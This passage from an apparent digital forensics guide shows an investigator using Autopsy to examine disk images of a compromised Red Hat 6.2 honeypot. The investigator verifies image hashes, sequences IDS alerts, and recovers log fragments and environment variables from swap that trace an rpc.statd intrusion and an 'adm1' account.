b4ff10d5fd1b889a6237fa9c2979ce77	honeypot.hda8.dd.gz
9eed26448c881b53325a597eed8685ea	honeypot.hda9.dd.gz

Confirmation that the integrity of the compressed partitions has not been compromised is illustrated in Table 32.

Table 32 Case Study 03 - Integrity Confirmation

```
# md5sum -c honeypot.gz.md5
honeypot.hda1.dd.gz: OK
honeypot.hda5.dd.gz: OK
honeypot.hda6.dd.gz: OK
honeypot.hda7.dd.gz: OK
honeypot.hda8.dd.gz: OK
honeypot.hda9.dd.gz: OK
```

Hash values for the uncompressed versions of each partition were placed into a valid 'md5sum' input file called 'honeypot.md5' and the integrity is checked.

Table 33 Case Study 03 - Contents of 'honeypot.md5'

```
a1dd64dea2ed889e61f19bab154673ab honeypot.hda1.dd
c1e1b0dc502173ff5609244e3ce8646b honeypot.hda5.dd
4a20a173a82eb76546a7806ebf8a78a6 honeypot.hda6.dd
1b672df23d3af577975809ad4f08c49d honeypot.hda7.dd
8f244a87b8d38d06603396810a91c43b honeypot.hda8.dd
b763a14d2c724e23ebb5354a27624f5f honeypot.hda9.dd
```

Confirmation that the integrity of the uncompressed partitions has not been compromised is illustrated in Table 34.

Table 34 Case Study 03 - Integrity Confirmation

```
# md5sum -c honeypot.md5
honeypot.hda1.dd: OK
honeypot.hda5.dd: OK
honeypot.hda6.dd: OK
honeypot.hda7.dd: OK
honeypot.hda8.dd: OK
honeypot.hda9.dd: OK
```

3.4.4.1 Creation of an Autopsy Case

The integrity of the image files was confirmed, leading to the next step which is the creation of a case within Autopsy. This case study is more complex than the previous case studies therefore more detailed information will be provided outlining all processes required creating the Autopsy case and analysing the images within Autopsy.

The initial steps for creating an Autopsy case for this case study are similar to the steps outlined in section 3.2.4.1 on page 74 and those steps should be followed up

until the 'Adding New Host' stage where the following needs to be taken into account.

When dealing with hard disk partition images an investigator must be careful to correctly enter the timezone information, else any time related conclusions may be incorrect. The compromised server's time zone was set to GMT-0600 (CST), so 'CST6CDT' must be entered into the Time Zone text field as Autopsy does not correctly interpret time zones input in the 'GMT-????' format.

WARNING: The online help for Autopsy does not state that the 'GMT-????' format is not an acceptable input, and the Autopsy Forensic Browser will not complain if a value is entered in this format. However the online help does provide a list of common time zones that are acceptable.

It is unknown if the time on the compromised machine was skewed from a time source so no value is entered for this.

An 'Alert Hash Database' was not provided for this investigation, however it is known the installation was a default Red Hat v6.2 Server installation, so the MD5 hash values have been extracted from the NIST¹⁷ National Software Reference Library (NSRL) [6] for a Red Hat v6.2 default installation and the file containing these values has been set as the 'Ignore Hash Database'.

¹⁷ National Institute of Standards and Technology.

ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

2. **Description:** An optional one-line description or note about this computer.

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

Figure 54 Case Study 03 - Autopsy - Adding a new Host

Once configuration details have been entered for the host Autopsy creates the Host folder structure within the Case structure inside the evidence locker.

At this stage the Case and Host have been created for this investigation, now the investigator needs to begin adding each of the partition images.

The 'Add a New Image' form (Figure 55) allows the investigator to enter information on the image file. The process of adding a new image will need to be followed for each of the partition images, due to the process being the same for each partition only adding the first partition will be documented.

The analysis machine has a separate drive configured for the Evidence Locker to hold the investigation image files, and in order to minimise space requirements the images will be imported as 'Symlinks' to the original images. The root partition image file ('honeypot.hda8.dd') has been extracted from the compressed file provided, and this image is configured first.

ADD A NEW IMAGE

1. Location
Enter the full path (starting with /) to the image file.
If the image is split, then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.
 Disk Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
 Symlink Copy Move

Figure 55 Case Study 03 - Autopsy - Add a New Image

Autopsy is able to automatically determine the volume system type for the partition image as a Linux 'ext' partition, so the investigator is not required to select the type of file system.

The 'Image File Details' section (Figure 56) allows the investigator to select options for the data integrity of the image. The MD5 hash value for the partition image has been provided and can be inserted into the 'Data Integrity' text box to allow Autopsy to verify the integrity of the partition image. Autopsy will generate an MD5 checksum for the partition image and compare this to the value inserted into the text box.

The 'File System Details' section (Figure 56) allows the investigator to specify the mount point and file system type. The mount point for the first partition is the root directory, so this is set to '/', the File System Type has already been determined by Autopsy as 'ext'.

The screenshot shows a web interface with two main sections. The top section, titled 'Image File Details', has a yellow background and contains the following information: 'Local Name: images/honeypot.hda8.dd', a 'Data Integrity' section with a text explanation and three radio button options: 'Ignore the hash value for this image.', 'Calculate the hash value for this image.', and 'Add the following MD5 hash value for this image:'. The third option is selected, and a text input field below it contains the MD5 hash '8f244a87b8d38d06603396810a91c43b'. A checked checkbox 'Verify hash after importing?' is also present. The bottom section, titled 'File System Details', has a light green background and contains the text 'Analysis of the image file shows the following partitions:'. Below this, it lists 'Partition 1 (Type: linux-ext2)'. There are two input fields: 'Mount Point: /' and 'File System Type: ext', where 'ext' is shown in a dropdown menu.

Figure 56 Case Study 03 - Autopsy - Image Details

After entering the Image File Details Autopsy will check the integrity of the partition image file and add the image configuration to the host configuration.

The Add Image Process needs to be repeated for each partition image until the investigator has completed the host configuration (Figure 57), at which point Autopsy can be used to analyse the contents of the partition images.




Figure 57 Case Study 03 - Autopsy - Host Manager

Note: As of v2.04, Autopsy supports importing entire disk images into a host as well as partition images. Importing entire disk images can speed up the host configuration phase.

3.4.4.2 Creation of Search Indexes

Similarly to the steps taken in section 3.2.4.2 on page 82, search index files are created for the partition images.

3.4.4.3 Creation of Event Sequencer

Autopsy provides an event sequencer that allows the investigator to make notes and comments about pieces of evidence with an associated time. In the case of files or Meta data the time can be one or more of the MAC times, for other notes the time can be entered manually.

Using the 'Event Sequencer' button found in the Host Gallery the investigator is presented with the Event Sequencer input form which allows them to enter the notes associated with this case.

The screenshot displays the 'Event Sequencer' window. At the top, it states 'No events currently exist' and provides 'CLOSE' and 'REFRESH' buttons. The main section is titled 'Add a New Event' and features a text input field containing the text: 'RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111'. Below the text field, there are date and time selection controls: 'Date: Nov 07 2000 23:11:06'. A 'Source of Event' dropdown menu is set to 'ids'. An 'Add' button is located at the bottom of the form.

Figure 58 Case Study 03 - Autopsy - Event Sequencer

When first entering the Event Sequencer there are no events listed (Figure 58), and the operator is given a memo field along with drop boxes for selecting the date and time, and source of the event. After entering each event the operator is presented with a confirmation form (Figure 59).




Figure 59 Case Study 03 - Autopsy - Event Sequencer Confirmation

Using the Event Sequencer form an event is entered for each of the notes provided in the background information as illustrated in Figure 60.

Event Sequencer		
Date & Time	Source	Event & Note
Nov 07, 2000 23:11:06	ids	RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 07, 2000 23:11:31	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 07, 2000 23:11:31	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:34	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 07, 2000 23:11:47	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:51	ids	IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 07, 2000 23:11:51	ids	IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871

Figure 60 Case Study 03 - Autopsy - Event Sequencer

3.4.4.4 Inspection of '/var/log/lastlog' log file entries

The '/var/log/lastlog' file is a binary database that contains information pertaining to the previous logon sessions including username, port, location, and time of last logon.

Autopsy does not provide a direct method for viewing the contents of this file in an understandable mannerr; however the file can be exported to be analysed by an external program. In order to export the contents of this file the 'File Analysis' function of Autopsy can be used on the 'honeypot.hda7.dd' partition image. Firstly the investigator needs to select the correct partition image from the 'Host Manager' and then select the 'Analyze' button (Figure 61).




Figure 61 Case Study 03 - Autopsy - Host Manager - Image Selection

From within the 'File Analysis' mode of Autopsy, the quickest method to get to the file required is to enter the filename into the 'File Name Search' text box, and select the 'Search' button (Figure 62).



Figure 62 Case Study 03 - Autopsy - File Name Search

The results are displayed (Figure 63), and selecting the filename will display the contents of the file within the Autopsy Forensic Browser and allow the investigator to export the contents to the analysis machine.

All files with 'lastlog' in the name

[SHOW ALL FILES](#)

DEL	Type dir / in	NAME	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
	r / r	/var/ log/ lastlog	2000.11.08 20:37:37 (CST)	2000.11.08 20:37:37 (CST)	2000.11.08 20:37:37 (CST)	1460292	0	0	12098

Figure 63 Case Study 03 - Autopsy - File Name Search Results

Because the file is a binary file and it is 1460292 bytes in size it will not display very well within the Autopsy Forensic Browser (Figure 64), however the investigator can select the 'Export' link to save a copy of the file to the analysis machine.




Figure 64 Case Study 03 - Autopsy - File View

Selecting the export link will cause the investigator's web browser to download a file called 'vol5-var.log.lastlog', which can then be analysed with a 'lastlog' analysis tool.

The 'lastlog.c' source code released to the public domain by Thomas Roessler [18] is utilised on a system with the same timezone as the compromised system (Note: If the

timezone is different then the logon dates and times will be translated incorrectly). Ensuring that the timezone matched the compromised system the program generated by 'lastlog.c' is then executed and provides the information contained in Table 35 from the 'vol5-var.log.lastlog' file that was previously exported from the compromised system.

Table 35 Case Study 03 - Lastlog File Analysis

0	tty1	Wed Nov 8 20:37:37 2000
5000	1	Wed Nov 8 08:45:24 2000
		(from c871553-b.jffsn1.mo.home.com)

This indicates the last login from user id '0' was at 20:37:37 on November 08 2000, and the last login from user id '5000' was at 08:45:24 on November 08 2000. The user id's can usually be matched to those found within the '/etc/passwd' file. Inspection of the '/etc/passwd' file is performed in a later step.

3.4.4.5 Inspection of '/var/log/messages' log file entries

Many events which occur on a Linux operating system are logged within the '/var/log/messages' file, by analysing this file it may be possible to obtain further information regarding the compromise.

The IDS logs provided in the background information for this case state the intrusion occurred on November 07th. Only the log entries within the '/var/log/messages' file from November 07th onwards will be analysed, and these entries are listed in Table 36:

Table 36 Case Study 03 - Contents of '/var/log/messages'

Nov 7 04:02:00	apollo	anacron[1576]: Updated timestamp for job `cron.daily' to 2000-11-07
Nov 8 00:08:41	apollo	inetd[408]: pid 2077: exit status 1
Nov 8 00:08:41	apollo	inetd[408]: pid 2078: exit status 1
Nov 8 04:02:00	apollo	anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08

The contents of '/var/log/messages' does not show any signs of the RPC based attack mentioned in intrusion detection log entries provided in the background information. It may be possible that this file has been edited; therefore it may be possible to find traces of unedited versions of this file within the 'honeypot.hda7.dd' partition image.

In order to search for traces of unedited versions of the ‘/var/log/messages’ file the ‘Keyword Search’ function of Autopsy can be used on the ‘honeypot.hda7.dd’ partition image.

The ‘/var/log/messages’ file prefixes each log entry with the current date, therefore a search for ‘Nov 7’ (Figure 65) may provide links to snippets of log files with this data in it.




Figure 65 Case Study 03 - Autopsy - Keyword Search

Autopsy uses the Linux ‘grep’ search tool for keyword searching, and any expression supported by this tool can be entered as the search string. The search for ‘Nov 7’ returns three matching data blocks within the partition image (Figure 66).




Figure 66 Case Study 03 - Autopsy - Keyword Search Results

The results for fragments ‘49453’ and ‘49467’ contain the same details found within the ‘/var/log/messages’ file recovered from the partition image, however the results for fragment ‘49468’ (Figure 67) contains an entry referring to the ‘rpc.statd’ service that is missing from the ‘/var/log/messages’ file.




Figure 67 Case Study 03 - Autopsy - Contents of Data Unit ‘49468’

The final log entry for fragment ‘49468’ appears to be truncated, so using the ‘Next’ button the investigator can view the contents of fragment ‘49469’. The contents of fragment ‘49469’ contain matching information given within the background information.

To view these log fragments it is easier to use the Data Analysis mode of Autopsy. The Data Analysis mode allows an investigator to view the contents of an individual

data unit. A data unit is a generic term used to describe the areas on the disk that is used to store data. Each file system may call the data unit a different thing, for example Fragments, or Clusters. This mode is most useful when recovering and analysing deleted data.

Figure 68 Case Study 03 - Autopsy - Data Unit Selection

Entering the fragment number '49468' and entering '2' as the number of fragments to return (Figure 68) will display the data contained within the data units '49468' and '49469' (Figure 69).

Figure 69 Case Study 03 - Autopsy - Data Unit Results

To confirm the existence of a vulnerability within the 'rpc.statd' program on a default Red Hat 6.2 Server installation, an internet search is done to obtain further background information. The CERT Coordination Centre [19] released advisory 'CA-2000-17' [20] on August 18th 2000 regarding a vulnerability in the 'rpc.statd' program and this vulnerability has been confirmed to be a problem within the default Red Hat 6.2 installation in the security advisory 'RHSA-2000:043-03' published by the Red Hat Network [21].

The '/var/log/messages' log file and related data fragments has provided information on the exploit used, as well as the time difference between the IDS and compromised hosts. Due to the time difference between the IDS and compromised host a further keyword search is performed on the 'Nov 8' string to identify other related log entries. Table 39 contains information found within fragment '49445':

Table 39 Case Study 03 - Autopsy ASCII Contents of Data Unit '49445' on 'honeypot.hda7.dd'

```
ASCII Contents of Fragment 49445 in honeypot.hda7.dd-0-0
Nov 5 10:54:49 apollo in.telnetd[680]: connect from 207.239.115.11
Nov 6 02:59:23 apollo in.ftpd[973]: connect from 128.121.247.126
Nov 8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov 8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
```

The IP's listed match those found in the IDS log entries, and this information can be used to further demonstrate the difference in time between the IDS and compromised host.

The ASCII report for data unit '49445' indicates this data unit is allocated to Inode '12111' which contains the Meta data for the '/var/log/secure' file. The ASCII report is listed in Table 40:

Table 40 Case Study 03 - Autopsy ASCII Report for Data Unit '49445' on 'honeypot.hda7.dd'

```
Autopsy ascii Fragment Report
-----
GENERAL INFORMATION
Fragment: 49445
Fragment Size: 1024
Pointed to by Inode: 12111
Pointed to by files:
/var/log/secure
MD5 of raw Fragment: 57ed807e5b18ee7ed7336797f10101bc
MD5 of ascii output: bc959575c560674c6412066ec9620e17
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext
```

```
Date Generated: Tue Sep 27 03:49:53 2005
Investigator: Anthony
-----
                        CONTENT
Nov  5 10:54:49 apollo in.telnetd[680]: connect from 207.239.115.11
Nov  6 02:59:23 apollo in.ftpd[973]: connect from 128.121.247.126
Nov  8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov  8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
.....
-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Similar results to those provided by the keyword search functionality provided within Autopsy can be achieved by executing the command contained in Table 41 manually.

Table 41 Case Study 03 - Manual Linux Search Command

```
strings < honeypot.hda7.dd | grep 'Nov  8' | sort -u
```

However, the manual command will not provide the location of the data within the partition image file, nor will this method provide the related Meta Data information and because it is the output of the ‘strings’ command, it will not display the entire data unit where the information is found. Also, Autopsy utilises search indexes to help increase the speed that searches are performed at, and this can be advantageous for larger partition images.

From the evidence gathered so far (details shown in Table 37 on page 144, and events logged by the IDS) it is reasonable to state the intrusion method used was a vulnerability within the ‘rpc.statd’ program and the intrusion occurred as recorded by the IDS on November 07 2000 at 23:11:51 and therefore providing an answer to the first question.

3.4.4.6 Inspection of the Swap Partition for Log Entries

It is possible that log file entries are not committed to disk as part of normal files, and fragments of information may be found within the swap partition image. Searching for fragments within the swap partition image uses the same 'Keyword Search' method as was used when searching the 'honeypot.hda7.dd' partition image.

Swap partitions are unlike other file system types, as they do not contain a file structure with files and directories, therefore only the 'Keyword Search' and 'Data Unit' analysis modes are available

Searching the swap partition image for 'Nov 8' returns 9 occurrences (Figure 73).

```
9 occurrences of Nov 8 were found
Search Options:
ASCII
Case Sensitive

Unit 819 (Hex - Ascii)
1: 3172 (<30>Nov 8 20:5)

Unit 925 (Hex - Ascii)
2: 1612 (<85>Nov 8 20:3)

Unit 952 (Hex - Ascii)
3: 1076 (<30>Nov 8 08:5)

Unit 953 (Hex - Ascii)
4: 1084 (<30>Nov 8 08:5)

Unit 977 (Hex - Ascii)
5: 1124 (<30>Nov 8 08:5)
6: 1308 (<28>Nov 8 08:5)

Unit 1271 (Hex - Ascii)
7: 3924 (<28>Nov 8 08:5)

Unit 1874 (Hex - Ascii)
8: 2300 (<86>Nov 8 08:2)

Unit 1914 (Hex - Ascii)
9: 316 (<38>Nov 8 0)
```

Figure 73 Case Study 03 - Autopsy - Keyword Search Results

The data units returned are unstructured, therefore it may be easier to view the data by selecting the ‘ASCII Strings’ display link within the preview pane (Figure 74).



Figure 74 Case Study 03 - Autopsy - Keyword Search Results Options

The data units returned within the search results mainly contain information regarding what appears to be information pertaining to system services. However data unit ‘925’ includes text that appears to be a log entry for a local logon of the ‘root’ account at ‘20:37:37’, and data unit ‘1874’ includes text that appears to be a log entry for a remote logon of the ‘adm1’ account from the host address ‘c871553-b.jffsn1.mo.home.com’ at ‘08:28:41’. It is possible this host was used by the intruder to connect to the compromised system.

Note: At the time of analysis this host address was not resolvable to an IP address.

Data unit ‘1914’ appears to include a ‘sudo’¹⁸ session for an account named ‘own’ by a user called ‘adm1’.

The ASCII String Contents of all data units containing the ‘Nov 8’ data string within the swap partition are listed in the following tables:

Table 42 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘819’ on ‘honeypot.hda9.dd’

```
ASCII String Contents of Unit 819 in honeypot.hda9.dd-0-0

32x[
ed (
using SOA minimum instead
n/named
<30>Nov 8 20:54:25 named[2965]: XSTATS 973738465 973695265 RR=3 RNXD=0 RFwdR=1 RDupR=0 RFail=0 RFErr=0 RErr=0
RAXFR=0 RLame=1 ROpts=0 SSysQ=1 SAns=37 SFwdQ=2 SDupQ=8 SErr=0 RQ=39 RIQ=0 RFwdQ=0 RDupQ=0 RTCP=0 SFwdR=1 SFail=0
SFErr=0 SNaAns=36 SNXD=0
```

Table 43 Study 03 - Autopsy - ASCII String Contents of Data Unit ‘925’ on ‘honeypot.hda9.dd’

```
ASCII String Contents of Unit 925 in honeypot.hda9.dd-0-0
```

¹⁸ sudo (superuser do) is a program in UNIX, Linux, and similar operating systems that allows users to run programs in the guise of another user (normally in the guise of the system’s superuser).

```
root
Y~/p&
vg1p
XG3p
: '5p
OBpodC
/DpQDE
Fp3$G
Zqpkfr
:spMFT
<85>Nov  8 20:37:37 login: ROOT LOGIN ON tty1
sion o
d for user root by LOGIN(uid=0)
```

Table 44 Study 03 - Autopsy - ASCII String Contents of Data Unit '952' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 952 in honeypot.hda9.dd-0-0
<30>Nov  8 08:54:25 named[2964]: Forwarding source address is [0.0.0.0].1037
```

Table 45 Study 03 - Autopsy - ASCII String Contents of Data Unit '953' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 953 in honeypot.hda9.dd-0-0
<30>Nov  8 08:54:25 named[2964]: listening on [172.16.1.107].53 (eth0)
```

Table 46 Study 03 - Autopsy - ASCII String Contents of Data Unit '977' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 977 in honeypot.hda9.dd-0-0
<30>Nov  8 08:54:25 named[2964]: master zone "0.0.127.in-addr.arpa" (IN) loaded (serial 1997022700)
<28>Nov  8 08:54:25 named[2964]: Zone "0.0.127.in-addr.arpa" (file named.local): No default TTL set using SOA
minimum instead
```

Table 47 Study 03 - Autopsy - ASCII String Contents of Data Unit '1271' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 1271 in honeypot.hda9.dd-0-0
Y~/p&
vg1p
XG3p
: '5p
OBpodC
/DpQDE
Fp3$G
Zqpkfr
:spMFT
<28>Nov  8 08:59:52 inetd[408]: pid 2387: exit status 1
```

Table 48 Study 03 - Autopsy - ASCII String Contents of Data Unit '1874' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 1874 in honeypot.hda9.dd-0-0
<86>Nov  8 08:28:41 login: LOGIN ON 0 BY adm1 FROM c871553-b.jffsnl.mo.home.com
```

Table 49 Study 03 - Autopsy - ASCII String Contents of Data Unit '1914' on 'honeypot.hda9.dd'

```
ASCII String Contents of Unit 1914 in honeypot.hda9.dd-0-0
expire
last_change
max_change
defer_change
warn_change
adm1
/tmp
/root
<38>Nov  8 0
@pwndb[2404]: (su) session opened for user own by adm1(uid=5000)
```

3.4.4.7 Inspection of Swap Partition for Environment Info

Environment variables may contain useful information, and often these pieces of information are stored in the swap partition, so performing a keyword search for environment variables may return valuable information for this investigation.

Similarly to the previous section, the 'swap' partition should be selected from the 'Host Manager' within Autopsy to analyse, and then the 'Keyword Search' option should be used.

It is possible to enter a 'grep' regular expression to help identify data units containing environment information, as usually environment information is in the format 'ENVIRONMENTVARIABLE=Value'. In order to use a 'grep' regular expression, the 'grep Regular Expression' check box must be checked (Figure 75); else autopsy will search for the text verbatim.




Figure 75 Case Study 03 - Autopsy - Keyword Search

Entering '[A-Z]+' as the search string identifies 805 data units with strings that match this 'grep' regular expression. Viewing each result is a time consuming process from within Autopsy, so to provide a better idea where some important environment variables may be the 'grep' program is called from the command line on the swap partition image and the output from the 'strings' program is saved to a file, as listed in Table 50:

Table 50 Case Study 03 - Manual Linux Search Command

```
Strings < honeypot.hda9.dd | grep -E '[A-Z]+' > swapsearch01.txt
```

The output file 'swapsearch01.txt' contains 805 lines. It is easier to browse this file in a text editor, and browsing the file it is very easy to spot environment variables. Table 51 contains environment variables that are located near the end of the file:

Table 51 Case Study 03 - Environment Strings contained in the Swap partition image

```
TERM=vt100
REMOTEHOST=c871553-b.jffsn1.mo.home.com
HOME=/tmp
PATH=/usr/local/bin:/bin:/usr/bin
SHELL=/bin/bash
MAIL=/var/spool/mail/adml
LOGNAME=adml
```

The line numbers contained within the output file are indicative of the matching result within autopsy. For example, the text 'REMOTEHOST=c871553-b.jffsn1.mo.home.com' is found on line 796 of the output file, and result 796 is part of data unit '2010' within the Autopsy search results. The result numbers are indicated sequentially as illustrated in Figure 76:

Unit 2010 (Hex - Ascii)
795: 3932
796: 3943
797: 3983
798: 3993
799: 4027
800: 4043
801: 4069

Figure 76 Case Study 03 - Autopsy - Keyword Search Results

The ASCII Strings report for data unit '2010' is listed in Table 52:

Table 52 Case Study 03 - Autopsy Strings report for Data Unit '2010' on 'honeypot.hda9.dd'

```
Autopsy string Unit Report
-----
GENERAL INFORMATION
Unit: 2010
Unit Size: 4096
MD5 of raw Unit: 269b074d7271c8be9b6fc7a4398326a2
MD5 of string output: df9790cc45281dc9e492da7176bc9e4d

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap

Date Generated: Tue Sep 27 21:12:13 2005
Investigator: Anthony
-----
CONTENT

. $i
@|^
@|^
i586
-bash
TERM=vt100
REMOTEHOST=c871553-b.jffsn1.mo.home.com
HOME=/tmp
```



```
PATH=/usr/local/bin:/bin:/usr/bin
SHELL=/bin/bash
MAIL=/var/spool/mail/adml
LOGNAME=adml
/bin/bash

-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The Environment information gathered so far is invaluable, however due to the extensive amount of results returned with the 'grep' regular expression '[A-Z]+=' it is beneficial to make the search more specific (Figure 77).




Figure 77 Case Study 03 - Autopsy - Keyword Search

The second keyword search for 'REMOTEHOST=' retrieves only 8 results (Figure 78), thus making it substantially quicker to view all of the data units containing 'REMOTEHOST='.

```
8 occurrences of REMOTEHOST= were found
Search Options:
  ASCII
  Case Sensitive

Unit 876 (Hex - Ascii)
1: 3377 (REMOTEHOST=c8715)

Unit 915 (Hex - Ascii)
2: 3367 (REMOTEHOST=c8715)

Unit 1864 (Hex - Ascii)
3: 3160 (REMOTEHOST=c8715)

Unit 1960 (Hex - Ascii)
4: 3394 (REMOTEHOST=c8715)

Unit 1977 (Hex - Ascii)
5: 920 (REMOTEHOST=c8715)
6: 2280 (REMOTEHOST=c8715)

Unit 2010 (Hex - Ascii)
7: 3943 (REMOTEHOST=c8715)

Unit 2015 (Hex - Ascii)
8: 3312 (REMOTEHOST=c8715)
```

Figure 78 Case Study 03 - Autopsy - Keyword Search Results

The information contained within these data units is similar to that previously discovered, however data units ‘876’, ‘915’, and ‘1960’ provide additional useful information, namely the ‘_’ (underscore) environment variable. The ‘_’ environment variable is set by ‘bash’¹⁹, and contains the last typed commands. These data units contain the following environment strings:

- `_=/usr/sbin/named`
- `_=/usr/local/sbin/sshd`
- `_=/bin/su`

These environment strings are found alongside other environment strings that include ‘LOGNAME=adm1’ which may indicate this user account was used to execute these commands.

¹⁹ Bash is a UNIX command shell written for the GNU project.

The ASCII String reports for data units '876', '915', and '1960' are listed in the following tables:

Table 53 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '876' on 'honeypot.hda9.dd'

Autopsy string Unit Report	

GENERAL INFORMATION	
Unit: 876	
Unit Size: 4096	
MD5 of raw Unit: ff410a456fa9d159d25692694a1ac273	
MD5 of string output: d96b04c33f7e6dff8a5dad9c0b1ea70	
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'	
Offset: Full image	
File System Type: swap	
Date Generated: Wed Sep 28 01:45:17 2005	
Investigator: Anthony	

CONTENT	
08-Nov-2000 20:54:25.824	
XSTATS 973738465 973695265	
@ SNXD=0	
XSTATS 973738465 973695265 RR=3 RNXD=0 RFwdR=1 RDupR=0 RFail=0 RFErr=0 RErr=0 RAXFR=0 RLame=1 ROpts=0 SSysQ=1	
SAns=37 SFwdQ=2 SDupQ=8 SErr=0 RQ=39 RIQ=0 RFwdQ=0 RDupQ=0 RTCP=0 SFwdR=1 SFail=0 SFErr=0 SNaAns=36 SNXD=0	
255.255.255.0	
172.16.1.0	
i586	
/usr/sbin/named	
LESSOPEN=|/usr/bin/lesspipe.sh %s	
HISTSIZ=1000	
HOSTNAME=apollo.honeyp.edu	
LOGNAME=adml	
REMOTEHOST=c871553-b.jffsnl.mo.home.com	
MAIL=/var/spool/mail/adml	
TERM=vt100	
HOSTTYPE=i386	
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin	
HOME=/root	
INPUTRC=/etc/inputrc	
SHELL=/bin/bash	
USER=adml	
LANG=en_US	
OSTYPE=Linux	
_=/usr/sbin/named	
SHLVL=5	
LS_COLORS=no:00:fi=00:di=01:34:ln=01:36:pi=40:33:so=01:35:bd=40:33:01:cd=40:33:01:or=01:05:37:41:mi=01:05:37:41:ex=01:32:*.cmd=01:32:*.exe=01:32:*.com=01:32:*.bat=01:32:*.sh=01:32:*.csh=01:32:*.tar=01:31:*.tgz=01:31:*.arj=01:31:*.taz=01:31:*.lzh=01:31:*.zip=01:31:*.z=01:31:*.Z=01:31:*.gz=01:31:*.bz2=01:31:*.bz=01:31:*.tz=01:31:*.rpm=01:31:*.cpio=01:31:*.jpg=01:35:*.gif=01:35:*.bmp=01:35:*.xpm=01:35:*.png=01:35:*.tif=01:35:	
/usr/sbin/named	

VERSION INFORMATION	
Autopsy Version: 2.05	
The Sleuth Kit Version: 2.02	

Table 54 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '915' on 'honeypot.hda9.dd'

Autopsy string Unit Report	

GENERAL INFORMATION	
Unit: 915	
Unit Size: 4096	
MD5 of raw Unit: 0a62938af25a9dcb2c0b074dbcc5ad26	
MD5 of string output: 0815c104e878e22a42a0075451d781b9	
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'	
Offset: Full image	
File System Type: swap	
Date Generated: Wed Sep 28 01:47:24 2005	
Investigator: Anthony	

CONTENT	
nM)=	
<choZ	
i586	
/usr/local/sbin/sshd	
LESSOPEN=|/usr/bin/lesspipe.sh %s	

```

HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adml
REMOTEHOST=c871553-b.jffsnl.mo.home.com
MAIL=/var/spool/mail/adml
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/root
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adml
LANG=en_US
OSTYPE=Linux
SHLVL=2
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33:01:cd=40;33:01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
_=/usr/local/sbin/ssh
/usr/local/sbin/sshd
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

Table 55 Case Study 03 - Autopsy ASCII Strings Report for Swap Data Unit '1960' on 'honeypot.hda9.dd'

```

Autopsy string Unit Report
-----
GENERAL INFORMATION
Unit: 1960
Unit Size: 4096
MD5 of raw Unit: f201c77f16834a7de9232f5e0cefdc5f
MD5 of string output: e4f041f0c10de376b01c2b00fbc327b5
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda9.dd'
Offset: Full image
File System Type: swap
Date Generated: Wed Sep 28 01:47:58 2005
Investigator: Anthony
-----
CONTENT
pts/0
adml
c871553-b.jffsnl.mo.home.com
pts/0
.c:
.c:
@@r
i586
